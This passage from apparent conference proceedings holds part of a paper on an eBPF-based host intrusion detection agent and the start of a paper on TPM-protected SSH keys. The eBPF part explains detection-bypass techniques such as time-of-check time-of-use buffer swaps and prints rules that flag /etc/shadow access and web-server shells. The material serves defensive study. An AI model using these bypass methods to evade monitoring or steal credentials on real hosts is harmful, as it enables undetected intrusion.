Once you've loaded an eBPF program, you need to tell the kernel how and when the program should be triggered. Multiple eBPF program types were introduced over time and each has its own use case [12]. Some are dedicated to network use cases while others can be used to hook onto any exported symbol of the Linux Kernel. With a security use case in mind, it is interesting to know that some program types have enforcement capabilities (like the ability to drop a network packet) while others are only dedicated to tracing use cases. To give a concrete example, the kernel Kprobe interface can be used to attach an eBPF program to specific symbols in the kernel. This ensures that the eBPF program will be called anytime this symbol is called (on entry or exit of the function). In more technical terms, when an eBPF program is attached to a kernel symbol, the kernel inserts at runtime a trampoline at the beginning or end of the function, so that the execution jumps into the eBPF program, thus letting it access the input parameters of the function, or its return value. Apart from the arguments of the function call, many BPF helper functions

can be used to gather additional runtime context. This context can be as simple as the process and thread ID that is currently executing the function. More complex eBPF helpers can be used to retrieve the user space stack trace of the program that triggered the execution of the kernel function.

eBPF is also armed with multiple storage mechanisms that can be used to communicate with a user space program. Just like eBPF programs, eBPF maps come in many different shapes and sizes. The good news is that the verifier does not count the memory allocated by an eBPF map as part of the stack of an eBPF program. eBPF maps are usually used for two things:

- Collecting kernel space data and exposing it to a user space. With the right access, a user space program may query a map and dump its content. *Perf* ring buffers can also be used to send a stream of events to user space in a particularly efficient way.
- Pushing data from user space to kernel space. From an HIDS use case perspective, this is how in-kernel filters can be pushed to configure your eBPF programs and let them know what kind of events you are interested in.

Other more complex eBPF maps have dedicated use cases. For example, `LPM_TRIE` can be used to figure out the subnet mask of an IP address. `PROG_ARRAY` maps can be used to tail call your eBPF programs. In a nutshell, this features makes it possible for an eBPF program to programmatically decide to call another eBPF program. This helps workaround the instructions count limitation because tail calling can be done up to 32 times.

Another interesting upcoming addition to the kernel is the ability to sign eBPF programs [6]. This will help make sure that only verified eBPF programs can be loaded at runtime.

Many other rules apply to eBPF, but the few principles exposed above should be more than enough to grasp how powerful eBPF is, and how we used it to implement our HIDS.

### 3.2 eBPF and security use cases

The most natural security use case of eBPF is network security monitoring and enforcement. This is simply because network packet filtering was the reason why the BPF virtual machine was initially added to the kernel. Many popular packet filtering tools are based on eBPF. For example, `bpfilter` should eventually replace `iptables` in the linux kernel [5]. Complex network security monitoring and enforcement tools were also built on

eBPF. Cilium and Cloudflare are only two of the biggest examples out there. Last year, we presented at SSTIC 2020 a much deeper analysis of what eBPF can do for network security monitoring and enforcement [13].

In a recent addition to the kernel (kernel 5.8+), Google contributed the Kernel Runtime Security Instrumentation (KRSI) [30]. This is the first major push towards a runtime security use case (other than network) implemented for the eBPF subsystem. In a nutshell, the patchset submitted by Google introduces a new program type that leverages Linux Security Module (LSM) [4] hook points to implement a dynamic Mandatory Access Control with eBPF programs. This technology will essentially bring enforcement capabilities to any HIDS based on eBPF, thus turning them into HIPS. Furthermore, hooking at the LSM level has many benefits such as hook point stability insurances or the guarantee that your programs will always be called on certain types of resource access requests. We'll see in the next section why an HIDS based on eBPF without KRSI is particularly susceptible to those two kinds of bypasses. Unfortunately, KRSI is a recent addition to the Linux kernel, which means that for now, HIDS solutions based on eBPF will have to work without it.

### 3.3 What's the catch ?

So far we've presented eBPF as being the safest, fastest and overall most flexible tracing and monitoring technology. The truth is, eBPF has its fair share of limitations which can have dangerous consequences for an HIDS.

The first issue isn't exactly introduced by eBPF, but rather by the Kprobe interface of the linux kernel. This interface gives the possibility to attach eBPF programs on arbitrary hook points in the kernel. The choice of those hook points would be at the core of an HIDS. For example, in order to detect file accesses or process executions, you would have to hook on the functions that the kernel calls to either access a file system or execute a binary file. Unfortunately, the kernel is always changing and from one kernel version to another, those hook points may change as well. In other words, there is no guarantee that the hook points on which you based your detection will be available in a production environment that runs a different kernel version or Linux distribution. Similarly, the kernel structures of the arguments of the hooked functions passed to your eBPF programs may change. Depending on kernel build configuration parameters and on the kernel version, the offset of an attribute from the base address of a structure may change. Ultimately, this means that the kernel headers you used in your CI to build your program might be

drastically different from the kernel headers of your hosts in production. Your eBPF programs would then retrieve invalid data, and your detection would essentially not work. Compiling your eBPF programs at runtime with the headers of the host might fix the issue but it may not always be an option. A recent initiative called Compile Once - Run Everywhere (CO-RE) [11] should solve this problem by introducing a new metadata format [16] that can be used at load time to override the kernel offsets of an eBPF program with the correct values. Unfortunately, this feature is quite hard to backport to kernel versions below 5.4. In other words, hooking right in the middle of the kernel without any symbol stability guarantees is hard and can ultimately lead to detection bypasses if not handled carefully.

Therefore, the usual approach taken by eBPF based HIDS, such as Falco [34], is to hook at the syscall level. Syscalls are more stable than deeper kernel hook points since changing them would immediately introduce breaking changes in user space programs, and it hasn't happened so far. However there are four dangerous problems with this approach:

- The first one is that you need to be on the constant look out for new and rarely used syscalls. Indeed, forgetting to hook on a specific syscall may lead to entire bypasses of your HIDS. For example, in the context of a File Integrity Monitoring use case, you would need to hook on all the syscalls that can be used to open a file. You will obviously include the *open* and *openat* syscalls, but those 2 syscalls are not the only way to open a file on Linux. Two other less popular syscalls exist: *open\_by\_handle\_at* [24] and *io\_wring\_enter* [20]. Those syscalls are much harder to support mainly because the file context is decoupled from the file access operation. This shows how dangerous it is to hook at the syscall level and explains why the Linux Security Module (LSM) interface exists: regardless of the call path, each resource handled by the kernel has its own LSM function to implement access control. In other words, hooking at the LSM level prevents call path bypasses.
- Another issue with working at the syscall level is that syscall calling conventions may change. This usually translates into having to insert multiple kprobes to hook on a single syscall. From one kernel to the next, those calling conventions might not always be there, so you'll need to adapt your probes accordingly and be very careful to avoid bypasses. This issue is also why some eBPF powered tools usually move to tracepoints [26] instead of kprobes. Tracepoints are another interface that can be used to hook into the kernel, with

- the difference that they are maintained by the kernel developers manually. Tracepoints are therefore a stable hook point ABI, but consequently they are a lot less versatile and flexible than kprobes.
- The third issue with syscalls is that they might provide incomplete context. For example, an unresolved relative path like `"../../shadow"` may be provided to an open syscall, and your eBPF program will have a really hard time understanding if you are actually opening `"/etc/shadow"` or not. Long story short, because of various eBPF limitations, it is actually impossible to resolve such a path to the real file, if you stay at the syscall level. This is a huge problem because this means that you'll have to resolve the paths in user space, while also having to track the current working directory of all the processes on a host, as well as soft links, hard links and mount points. Except if you don't care about in-kernel filtering and overall performances, this is not the way to do it. Another good example of the limited context that syscalls provide is the `execve` syscall. Apart from the path problem that also applies to this syscall, you might want to collect process credentials such as its user and group. However, when the syscall is called, the eBPF program will be triggered from the context of the parent process (since the `execve` syscall has not been executed yet), and therefore, the various eBPF helper functions will all yield context from the parent process. Should the executable be a `setuid` or `setgid` binary, the process context you'll have to work with, will essentially be incorrect. For this specific example, moving to a probe on the return of the `execve` syscall, would resolve the issue.
  - The fourth and probably most problematic issue is that memory pointers provided to a syscall are vulnerable to Time-Of-Check Time-Of-Use attacks. If you read a user space memory buffer on entry of a syscall, there is no guarantee that the kernel will read the same data later in the call path. Indeed, a user space thread in the same process could swap the data in the buffer (right after the eBPF program is executed) with the real file path that the compromised process wants to open. The same limitation applies to syscall exit probes but in the reversed order. In other words: don't trust user space memory buffers, and do not collect sensitive data from user space pointers at the syscall level.
  - If the previous point wasn't a strong enough incentive to avoid working with user space memory buffers, this final one might be: it isn't always possible to read user space memory buffers from eBPF.

When a memory page isn't in RAM, the kernel would usually trigger a major page fault so that the data is loaded from the disk. Although eBPF programs are executed in kernel space, they are not authorized to trigger major page faults, thus to read user space memory pages that are not directly accessible from the RAM. In other words, an attacker could use this knowledge to hide malicious parameters from your eBPF programs.

So it seems that eBPF isn't the easiest choice for a security use case: first, it is really hard to hook deep inside the kernel because of stability issues, second, hooking at a higher level and stable interface like syscalls might yield incorrect data. The following section explains how we've solved both problems, and more importantly, how we've exposed a customizable rule engine that can be leveraged to write detection rules for complex IOCs.

## 4 The Datadog Runtime Security Agent

The Datadog runtime security agent [9] is an open source HIDS powered by eBPF, that aims at detecting host level attacks in real time such as Remote Code Execution (RCE) attacks or credentials theft attempts. Our goal was to provide an answer to the coverage gaps that we identified in the first section, while working around the limitations of eBPF listed in the second section. We built this HIDS while keeping in mind the real world struggles that runtime security teams have to deal with on a daily basis. In short, we believe that runtime security teams shouldn't have to compromise with any aspect of runtime security: actionable alerts with container aware metadata, low performance impact and system stability, powerful and customizable detection capabilities with a high signal to noise ratio, etc. Everything matters to prevent intentional or unintentional coverage loss. These are engaging promises, and there is much to cover, so let's get into it !

### 4.1 High level overview


At a high level, the runtime security agent is made of 3 different components:

- Our eBPF programs, which we carefully placed at a variety of places in the kernel, are responsible for capturing kernel activity.
- A user space binary called *system-probe*. This executable is responsible for handling the eBPF programs lifecycle. In a few words, this

is the binary that checks the signature of the eBPF programs, loads them on startup and resolves the kernel hook points on which we need to insert our probes. This binary is also the one that retrieves the events stream generated by our eBPF programs by reading a perf ring buffer. Once retrieved in user space, the events are evaluated against a set of rules that were provided by the user.

- A second user space binary called *security-agent*. This executable is responsible for retrieving the security alerts from *system-probe* through a gRPC local endpoint, and forwarding them to Datadog as logs (or to any other standard log processing backend).

In the rest of the document, when we refer to the "runtime security agent", we actually talk about those 3 components working together to implement an HIDS.



**Fig. 1.** Datadog Runtime Security Agent Architecture

The HIDS capabilities of the runtime security agent can be configured through a policy file containing a list of runtime detection rules. One of the goals of our HIDS was to expose as much context as possible in a way that can easily be used by a security team to detect precise IOCs, and thus write precise detection rules. This is why we introduced a custom query language called SecL (Security Language) which exposes various kernel events and their context in a simple way. For example, if you wished to trigger an alert as soon as `/etc/shadow` is opened by a process that isn't `systemd` or `docker`, you could simply write:

```
open.file.path == "/etc/shadow" && process.file.path not in ["/usr/bin/systemd", "/usr/bin/docker"]
```

**Listing 1.** File integrity monitoring rule example



In other words, SecL lets you write a boolean expression to define your detection rule. All the process metadata we have access to is available through the *process* keyword. Similarly, all the container data we collect is available through the *container* keyword. Overall, the boolean expression can be as complex as you may wish, with file patterns, lists or macros to factorize your rules. In listing 1, the event that will be assessed by our eBPF programs is the *open* event. For now, we support 12 event types, that are primarily focussed on the file system (such as *open*, *unlink*, *mkdir*, *link*, *mount* and *umount*, etc), process execution (such as *exec*, *ptrace* etc), or credentials update (*setuid*, *capset*, *chmod*, etc). However we are actively working on adding new ones in every new release of the Datadog agent.

Performance has also been one of our top priorities, which is why we implemented a dedicated language with a complex mechanism that analyzes the set of rules that you provided in your policy in order to extract two important pieces of information:

- The first one is the list of events you care about. Your rules might not necessarily require the kernel instrumentation we've implemented to support the 12 event types we currently have. In other words, in order to minimize our impact on the kernel, we make sure to insert only the probes that we absolutely need.
- The second piece of information we extract from your rules is a list of kernel filters that we use to reduce the amount of events sent back to user space. In other words, we have implemented an in-kernel pre-filtering feature that is able to understand what you care about and what doesn't even need to be assessed in user space. For example, say your set of rules only cares about the `/etc/passwd` file, there is no reason to go back to user space if we detect an event on a file which filename is not `passwd`. We called this first filtering mechanism an *approver*. We also learn at runtime what your workloads are doing, and what can be safely ignored in kernel space based on your set of rules. For example, if all the files that you need to watch are in the `/etc/` directory, there is no need to go back to user space with events on files that are in the `/tmp/` directory. We called this second filtering mechanism *discarders*. To ensure we do not discard events on a file or a process forever, *discarders* can be invalidated at runtime. For example, some *discarders* are set with a timeout, so that they will eventually expire. We can also decide to remove a *discarder* based on runtime events such as rename or deletion events. Similarly, when a mount

point is unmounted, we immediately remove the *discarders* that applied to its files.

We apply the same filtering logic to the most important attributes exposed in SecL. This allows us to continuously adapt our in-kernel pre-filtering capabilities to the workload, thus ensuring that our impact on the host remains as low as possible, even if the workloads change over time.

We have also given a particular attention to making sure that the data we collect from kernel space is fully resolved and contextualized. This means, for example, that file names are not evaluated in kernel space at the syscall level, but much deeper in the file system call path, so that we work with fully resolved and absolute paths. It also means that we've gone through the long and painful process of checking each kernel version and distribution we support, to make sure that the hook points we chose are stable.

We currently support 2 kinds of rules: file integrity monitoring rules and Process execution monitoring rules. The Runtime Security Agent is released with a default set of rules [8] that you can checkout to better understand its capabilities.

## 4.2 File integrity monitoring (FIM)

File Integrity Monitoring is the ability to detect when a file was created, accessed or modified, thus when its content or attributes changed. The ability to detect file system changes is a building block of many IOCs. For example, some dirty cow exploit will try to open the `"/etc/passwd"` and try to append a line to it.

Apart from IOCs for specific vulnerabilities, File Integrity Monitoring is also very important in general to detect suspicious activity on a host. For example, an attacker trying to get persistent access to a machine is likely to try to explore a few critical system files to gather information about the host and change its configuration. `"/etc/shadow"` and `"/etc/passwd"` are obvious examples of that, but many other sensitive system files should be monitored. For example the `"authorized_keys"` file of the various users on a host, or the `"/etc/resolv.conf"` file can both be maliciously accessed to alter the behavior of the host.

As explained in the previous sections, eBPF has multiple limitations which need to be carefully dealt with to avoid bypasses. Instead of relying on syscall parameters, we actually decided to hook much deeper in the kernel so that we can directly access the *dentry* [17] tree of the file system. In a few words, *dentry* structures are used by the kernel to keep track of the tree of files in a file system. Each *"dentry"* structure points to an

*inode* [19] structure which contains the metadata and all the attributes of a file. By hooking deep enough in the kernel, we are able to retrieve a pointer to the *dentry* structure of the file that is being modified or accessed for a given event type. Once we get this *dentry* structure, we know that we have access to the resolved and absolute path of the file, thus preventing any bypass that a syscall based approach would have.

We gave a particular attention to how we chose our kernel hook points. Given that we target kernels 4.13+ (as well as Centos 7 and 8) we made sure that we do not have any coverage loss because of missing kernel symbols. We even implemented a safe guard in our eBPF library [7]: once *system-probe* has started, the eBPF library double checks the list of eBPF programs that were successfully attached to ensure that we are not missing any critical hook points.

All of this hard work eventually paid off, because this ultimately gave us the opportunity to expose an impressive amount of file system context on each alert. For example, regardless of the event you requested, we are able to expose file metadata like the various modification times, the user, group, access mode of the file and most importantly the mount point of the file system. Since we also track mount operations at runtime, we are able to fully resolve paths inside containers, and understand the part of the file path that is "inside the container" and the part that was created by your container runtime. This is a crucial part that is usually missing from legacy runtime security tools, and that allows us to support containers natively.

### 4.3 Process execution monitoring

Process execution monitoring is another building block of runtime security. In a few words, process execution monitoring can be used to detect processes in your production environment that you didn't expect to see, or detect execution patterns that should never be seen. For example, a web server in production should never spawn a shell. Similarly, you may want to be informed if a package manager is called to install new dependencies on a host. Looking at the arguments of a call to "curl" can also help you understand what kind of sensitive data an attacker might have stolen.

Another important part of process execution monitoring is the ability to enrich the context we provide with our alerts (regardless of their type). This is why we've spent a lot of time refining a user space process cache that we use to provide the real process tree of each process. By real process tree, we mean the lineage of all the processes that lead to the

one that triggered an alert, regardless if those parent processes are still alive or not. This is another example of a feature that is missing from most legacy runtime security tools: if you look at the `proc` file system, you'll soon realize that when a process dies, its children are immediately attached to the process ID 1. This means that the kernel loses the lineage context of a process even though it could be a crucial part of context that would tell you which service on a host was exploited. We've introduced the `process.ancestors` selector in our SecL syntax, so that you can write a condition on one of the parents of a process, regardless of the amount of intermediary processes that might have been added to try to fool the detection. For example, the following rule can be used to detect web shells:

```
exec.file.path in ["/bin/bash", "/bin/sh", ...] && process.ancestors
.file.path == "/bin/my_web_server"
```

**Listing 2.** Process execution monitoring rule example

Another exciting benefit of hooking deeper in the kernel than the syscall level is the ability to work with pieces of information that are usually not even exposed in user space. For example, we are able to retrieve the layer of a file in an *overlaysfs* filesystem. This information has powerful security consequences since it can be used to determine if a file, that is about to be executed, was part of the base image of a container, or if it was modified (or simply created) compared to its original version in the base image. Detecting such a complex use case can be written in one simple rule:

```
exec.file.in_upper_layer == true
```

**Listing 3.** In upper layer rule example

Similarly, we are also able to collect process credentials and enrich other events with it. This means that the full set of user IDs and group IDs, along with kernel capabilities and executable file metadata are collected. This lets you write interesting rules on processes with dangerously wide access like `CAP_SYS_ADMIN`, or simply detect executions of binary files with the `setuid` or `setgid` bit flags set.

## 5 Conclusion

Process monitoring and File integrity monitoring are two important aspects of runtime security, but we are actively working on adding new features to the project in order to extend our detection capabilities. Thanks

to the versatile capabilities of eBPF, the possibilities are almost limitless: from network security monitoring to behavioral analysis, exciting projects are ahead of us !

This paper shows how eBPF can drastically improve the detection capabilities of a runtime security team without having to compromise with performance or coverage. The ability to surface actionable alerts with comprehensive context about the userspace process and container that triggered the alert, is probably the most important feature that an HIDS can offer in a containerized environment. During a security incident, quickly identifying the blast radius and the vulnerable parts of the infrastructure will help gain precious minutes and deploy countermeasures in a timely manner.

As shown by the numerous security related initiatives that are making their way into the code base of the eBPF subsystem, we expect to see a growing number of tools use this technology.

## References

1. John Arundel and Justin Domingus. Cloud Native DevOps with Kubernetes. March 2019.
2. Cloud Native Computing Foundation (CNCF). CNCF Survey 2020, 2020. [https://www.cncf.io/wp-content/uploads/2020/11/CNCF\\_Survey\\_Report\\_2020.pdf](https://www.cncf.io/wp-content/uploads/2020/11/CNCF_Survey_Report_2020.pdf).
3. Jonathan Corbet. BPF: the universal in-kernel virtual machine, 2014. <https://lwn.net/Articles/599755>.
4. Jonathan Corbet. Writing your own security module, 2016. <https://lwn.net/Articles/674949>.
5. Jonathan Corbet. BPF comes to firewalls, 2018. <https://lwn.net/Articles/747551>.
6. Jonathan Corbet. Toward signed BPF programs, 2019. <https://lwn.net/Articles/853489>.
7. Datadog. Datadog eBPF library. <https://github.com/DataDog/ebpf/blob/ea64821c979335c97a9c935bafaf3981828ba0e9/manager/manager.go#L158>.
8. Datadog. Datadog Runtime Security Agent default policies. <https://github.com/DataDog/security-agent-policies/blob/master/runtime/default.policy>.
9. Datadog. Datadog Runtime Security Agent source code. <https://github.com/DataDog/datadog-agent>.
10. Elastic. Auditbeat File Integrity Module source code. [https://github.com/elastic/beats/tree/master/auditbeat/module/file\\_integrity](https://github.com/elastic/beats/tree/master/auditbeat/module/file_integrity).
11. Facebook. Compile Once - Run Everywhere, 2020. <https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html>.
12. Lorenzo Fontana and David Calavera. Linux Observability with BPF. November 2019.

13. Guillaume Fournier. Process level network security monitoring and enforcement with eBPF. *SSTIC*, 2020.
14. Brendan Gregg. BPF Performance Tools: Linux System and Application Observability. December 2019.
15. Michael Kerrisk. Filesystem Notification, 2014.  
<https://lwn.net/Articles/604686>.
16. Linux. BTF type format.  
<https://www.kernel.org/doc/html/latest/bpf/btf.html>.
17. Linux. Dentry structure definition in the Linux kernel.  
<https://elixir.bootlin.com/linux/latest/ident/dentry>.
18. Linux. Fanotify manual page.  
<https://man7.org/linux/man-pages/man7/fanotify.7.html>.
19. Linux. Inode structure definition in the Linux kernel.  
<https://elixir.bootlin.com/linux/latest/ident/inode>.
20. Linux. `io_uring_enter` syscall manual page. [https://manpages.debian.org/unstable/liburing-dev/io\\_uring\\_enter.2.en.html](https://manpages.debian.org/unstable/liburing-dev/io_uring_enter.2.en.html).
21. Linux. Kprobe documentation.  
<https://www.kernel.org/doc/Documentation/kprobes.txt>.
22. Linux. Kprobe Interface source code. [https://elixir.bootlin.com/linux/v5.11.3/source/kernel/trace/trace\\_probe.c#L551](https://elixir.bootlin.com/linux/v5.11.3/source/kernel/trace/trace_probe.c#L551).
23. Linux. Linux Audit Documentation.  
<https://github.com/linux-audit/audit-documentation/wiki>.
24. Linux. `open_by_handle_at` syscall manual page.  
[https://man7.org/linux/man-pages/man2/open\\_by\\_handle\\_at.2.html](https://man7.org/linux/man-pages/man2/open_by_handle_at.2.html).
25. Linux. perf: Linux profiling with performance counters.  
[https://perf.wiki.kernel.org/index.php/Main\\_Page](https://perf.wiki.kernel.org/index.php/Main_Page).
26. Linux. Tracepoint Documentation.  
<https://www.kernel.org/doc/html/latest/trace/tracepoints.html>.
27. Palo Alto Networks. Graboid crypto jacking worm.  
<https://unit42.paloaltonetworks.com/graboid-first-ever-cryptojacking-worm-found-in-images-on-docker-hub>.
28. Payment Card Industry (PCI). PCI security standards, 2019.  
[https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI\\_DSS-v3\\_2.pdf](https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI_DSS-v3_2.pdf).
29. Marta Rybczyńska. Bounded loops in eBPF, 2019.  
<https://lwn.net/Articles/794934>.
30. KP Singh. Kernel Runtime Security Instrumentation, 2019.  
<https://lwn.net/Articles/798918>.
31. Slack. `go-audit` procs fallback to resolve a container ID. [https://github.com/slackhq/go-audit/blob/d3dd09bab49077bb4f6998609acbed71fb659fdd/extras\\_containers\\_capsule8.go](https://github.com/slackhq/go-audit/blob/d3dd09bab49077bb4f6998609acbed71fb659fdd/extras_containers_capsule8.go).
32. Slack. `go-audit` project source code, 2016.  
<https://github.com/slackhq/go-audit>.
33. Alexei Starovoitov. BPF: Improve verifier scalability, 2019.  
<https://lwn.net/Articles/784571>.

34. Sysdig. The Falco Project. <https://falco.org/>.
35. Wazuh. Wazuh runtime detection source code. <https://github.com/wazuh/wazuh>.





# Protecting SSH authentication with TPM 2.0

Nicolas Iooss  
nicolas.iooss@ledger.fr



**Abstract.** For quite some time, desktop computers have been embedding a security chip. This chip, named Trusted Platform Module (TPM), provides many features including the ability to protect private keys used in public-key cryptography. Such keys can be used to authenticate users in network protocols such as Secure Shell (SSH).

Software stacks which enable using a TPM to secure the keys used in SSH have been available for several years. Yet their use for practical purposes is often documented only from a high-level perspective, which does not help answering questions such as: can the security properties of keys protected by a TPM be directly applied to SSH keys?

This is a non-trivial question as for example those properties do not apply for disk encryption with sealed keys. Therefore this article fills the documentation gap between the TPM specifications and the high-level documentations about using a TPM to use SSH keys. It does so by studying how SSH keys are stored when using `tpm2-pkcs11` library on a Linux system.

## 1 Introduction

### 1.1 SSH, TPM and how they can be used together

When using remote services, users need to be authenticated. Every protocol relies on different mechanisms to implement user authentication: a secret password, an RSA key pair on a smartcard, a shared secret used with a TOTP (Time-based One-Time Password) application on a smartphone, etc. Many authentication mechanisms are considered highly secure nowadays (for example the ones relying on dedicated devices such as smartcards). However when discussing habits with other people, it seems that many still continue to use very weak mechanisms instead, even for protocols such as SSH which can be considered as mainly used by people interested in computer science (developers, system administrators, researchers, etc.).

SSH (Secure Shell) is a network protocol which can be used to access a remote command-line interface (“a shell”), transmit files to a server,

forward other network protocols, etc. It is possible to use public-key cryptography to authenticate to an SSH server, with an unencrypted private key. Such a configuration can be reproduced by running `ssh-keygen -t rsa -N ""` on the client. Doing so, a client RSA private key is generated in `.ssh/id_rsa` and its matching public key is saved in `.ssh/id_rsa.pub` (in the home directory of the user who ran this command). By copying the content of `.ssh/id_rsa.pub` into the list of their authorized keys on an SSH server (for example in remote file `.ssh/authorized_keys`),<sup>1</sup> the user can establish connections to the SSH server without entering any password. However, if someone gets access to the content of `.ssh/id_rsa` (for example by executing malicious software on the victim's computer or by getting the hard drive while the computer is powered down), this attacker can impersonate the victim and connect to the SSH server independently of the victim.

In order to prevent this attack, it is recommended to protect the private key with a secret password. Doing so prevents an attacker from getting the key by directly copying the file, but this does not prevent malicious software from stealing the private key. Indeed, such software can record the keystrokes in order to steal the password, or dump the memory of the SSH agent process while the private key is loaded.

To increase the protection of the private key even more, it is recommended to use dedicated hardware to store it. Several manufacturers have been building such hardware for more than ten years and nowadays users can buy (in alphabetical order) a Ledger Nano, a Nitrokey, a PGP smartcard, a Solo security key, a Titan security key, a Yubikey, or one out of many other products. All these products work in a similar way: they store a private key and they enable users to authenticate (which usually consists in signing a randomly generated message with the private key), possibly after users entered their password or PIN code, after they pressed some buttons and after they verified something on the embedded screen (depending on the product). Nevertheless all these products share a drawback: they cost money.

Can SSH users rely on something more secure than a password-protected file to store their private key for free? Yes, thanks to a component called TPM (Trusted Platform Module) which is likely available on recent computers.

---

1. The copy of the public key to `.ssh/authorized_keys` can be done using a tool such as `ssh-copy-id` (<https://manpages.debian.org/stretch/openssh-client/ssh-copy-id.1.en.html>).

A TPM can perform many operations, including protecting a private key, while implementing a specification published by the TCG (Trusted Computing Group). Thanks to the Microsoft Logo Program [6], desktop computers which come with Windows 10 (since July 2016) are required to have a component which implements the TPM 2.0 specification. In practice, this component is either a real chip or a *firmware TPM* that runs on an existing chip. For example, some computers powered by Intel processors use the CSME (Converged Security and Manageability Engine)<sup>2</sup> to implement a firmware TPM on the PCH (Platform Controller Hub),<sup>3</sup> a chip located on the motherboard.

On Linux, creating an SSH key stored on a TPM 2.0 can be achieved thanks to software developed on <https://github.com/tpm2-software> and thanks to the PKCS#11<sup>4</sup> interface of OpenSSH. For example, users running Arch Linux can use the following commands (listing 1):

```
1 sudo pacman -S tpm2-pkcs11
2 tpm2_ptool init
3 tpm2_ptool addtoken --pid=1 --label=ssh --userpin=XXXX --sopin=YYYY
4 tpm2_ptool addkey --label=ssh --userpin=XXXX --algorithm=ecc256
```

**Listing 1.** Commands to create a key stored on a TPM, for Arch Linux users

These commands install the required software, create a *PKCS#11 token* authenticated by the *user PIN XXXX* and the *SOPIN (Security Officer PIN) YYYY*, and make the TPM generate a private key on the NIST P-256 curve. In PKCS#11 standard, *Security Officer* is a kind of user who is responsible for administering the normal users and for performing operations such as initially setting and changing passwords. The Security Officers authenticate with a specific password, called SOPIN, and have the power to modify the *user PIN* for example when it has been lost.

The public key associated with this new key is available by running (listing 2):

```
1 ssh-keygen -D /usr/lib/pkcs11/libtpm2_pkcs11.so
```

**Listing 2.** Command to query the public parts of keys stored on a TPM

2. [https://en.wikipedia.org/wiki/Intel\\_Management\\_Engine](https://en.wikipedia.org/wiki/Intel_Management_Engine)

3. [https://en.wikipedia.org/wiki/Platform\\_Controller\\_Hub](https://en.wikipedia.org/wiki/Platform_Controller_Hub)

4. Public-Key Cryptography Standards #11 is a standard which defines a programming interface to create and manipulate cryptographic tokens, [https://en.wikipedia.org/wiki/PKCS\\_11](https://en.wikipedia.org/wiki/PKCS_11)

In order to use the generated key when connecting to a server, it is either possible to use a command-line option, `ssh -I /usr/lib/pkcs11/libtpm2_pkcs11.so`, or to add a line in the configuration file of the client, `PKCS11Provider /usr/lib/pkcs11/libtpm2_pkcs11.so`.

Doing so, the private key is no longer directly stored in a file. However the documentation of `tpm2-pkcs11` states that this key is stored in a database, located in `.tpm2_pkcs11/tpm2_pkcs11.sqlite3` in the home directory of the user. Does this mean that stealing this file is enough to impersonate the user? Is there any software (which could be compromised) that sees the private key when the user uses it to connect to a server? How is the TPM actually used to authenticate the user?

Surprisingly, answering these questions is not straightforward at all. This document aims at studying these questions in order to provide concise and precise answers which can be used to better understand how this works.

## 1.2 TPM in the literature

TPM components are not new: the TPM specification was first standardized in 2009 as ISO/IEC 11889, even though it was possible to use TPM before. The specifications for TPM 1.2 revision were published in 2011 and those for TPM 2.0 in 2014. These specifications include many features.

First, a TPM contains some non-persistent memory which is called PCR (Platform Configuration Registers). These registers hold cryptographic digests computed from the boot code and the boot configuration data. If any of this code or configuration changes, the digests change. In order to prove that the content of the PCR really comes from the TPM, the TPM is able to sign the content of the PCR using a special key which is stored in it, called the AIK (Attestation Identity Key) in TPM 1.2 or AK (Attestation Key) in TPM 2.0.

Second, a TPM contains some private key material which can be used to decrypt or sign data, with public-key encryption schemes<sup>5</sup> (RSA,<sup>6</sup> ECDSA,<sup>7</sup> etc.). A TPM also contains secret key material used with symmetric encryption algorithms. This enables a TPM to work with a large number of keys while having a limited amount of persistent memory: when

---

5. [https://en.wikipedia.org/wiki/Public-key\\_cryptography#Examples](https://en.wikipedia.org/wiki/Public-key_cryptography#Examples)

6. [https://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))


7. [https://en.wikipedia.org/wiki/Elliptic\\_Curve\\_Digital\\_Signature\\_Algorithm](https://en.wikipedia.org/wiki/Elliptic_Curve_Digital_Signature_Algorithm)

a key pair is generated by the TPM, the private key is encrypted using symmetric encryption and the result can be stored outside of the TPM. To use such a key, the software first needs to load the encrypted private key into the TPM, which decrypts it using a secret key which never leaves the TPM.

Third, a TPM can encrypt some data in a way that the result can only be decrypted when some conditions happen (for example “someone entered some kind of password” or “some PCR hold some specific values”). This function is called *sealing data* when the data is encrypted and *unsealing data* when it is decrypted.

Fourth, a TPM contains some storage named *NV Indexes* (Non-Volatile). This storage can contain certificates for the public keys associated with the private keys held by the TPM, as well as other information. The access to a NV Index can be restricted using several checks in a similar way as the one used in sealing operations.

These features are represented in figure 1.



**Fig. 1.** Architecture of a system with a TPM

These features and many more (such as firmware upgrade, integration with Intel SGX, etc.) have been well studied over the last decade.

For example several people used a TPM as a way to improve the security of full-disk encryption by sealing a password used to decrypt the disk (using the content of some PCRs and eventually a password

